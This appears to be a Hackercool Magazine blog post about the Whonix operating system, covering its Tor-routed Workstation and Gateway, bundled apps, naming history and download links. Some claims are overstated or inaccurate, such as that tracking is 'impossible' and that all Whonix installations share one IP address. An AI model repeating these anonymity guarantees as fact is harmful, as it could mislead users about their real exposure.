
As you can see, my IP shows as is its in USA. Every application in Whonix workstation goes through default Tor route of Whonix gateway. If the gateway is not turned ON, Whonix workstation is just an offline system. Even if Whonix workstation is infected with malware it does not affect the Whonix server or host OS and only impacts Whonix workstation.

Whatever apps you run on Whonix workstation doesn't know your real IP address. Apart from this Whonix workstation comes with many apps installed by default. Tor is of course a regular presence. It also has Thunderbird email client, VLC, Libre Office etc and even Scribus.


Thunderbird email client is preloaded with two add-ons: Enigmail to provide encryption and TorBirdy that routes your emails through the Onion network. Similarly, Hexchat enables IRC and qTor enables IM chatting.

Next, let us study about the machine through which every connection Whonix workstation goes through, the Whonix Gateway. Whonix Gateway is the machine that makes external requests run into the background. This machine is not only responsible for connecting to internet but also anonymizing all connections using TOR. This anonymized network uses the same IP address used by all Whonix installations around the web. Yes, this IP is shown.

This makes IP and DNS address leaks almost impossible preventing adversaries or ISP's from tracking your IP address. Usually, Tor traffic routes through other tor relays around the internet making tracking you impossible. Every app in Whonix Workstation uses a different Tor route, thus tracing a connection to you further impossible. See image below.



"Whonix successfully defeated an attack that targeted P2P applications in order to trace and profile Tor users."



Even if one of the Tor-relays is compromised and your traffic is intercepted, it is difficult to break Tor's encryption. That's how Whonix works to protect your privacy & anonymity. What is your opinion on Whonix? Do you like Tails or Whonix? Now, since we have learnt about the features of Whonix, let us see a bit of history about Whonix.

History of Whonix

Whonix was the idea of Patrick Schleizer who wanted to create a virtual machine acting as a transparent proxy routing all internet traffic through Tor network. He thought this would not only prevent DNS and IP address leaks but also help users from configuring complex proxy settings for each application.

It wasn't name Whonix yet. It was known as TorBox and it was named so from Feb 2012 to July 2012. It was renamed as AOS (anonymous operating system by July 2012 and its name remained till September 2012. After much debate about the name aos not search engine friendly and affirmative, it was named as Whonix. Whonix is a combination of two words. Who ("what persons and nix (a German word meaning "nothing").

"Data is the pollution problem of the information age and protecting privacy is the environmental challenge".
– Bruce Schneier.

DOWNLOADS

1. Whonix OS:

<https://www.whonix.org/wiki/Download>

2. Python:

<https://www.python.org/downloads/>

USEFUL RESOURCES

[Check whether your email is a part of any data breach](https://haveibeenpwned.com)

<https://haveibeenpwned.com>

[Vulnera](https://github.com/hackercoolmagz/vulnera)

<https://github.com/hackercoolmagz/vulnera>

Follow Hackercool Magazine For Latest Updates



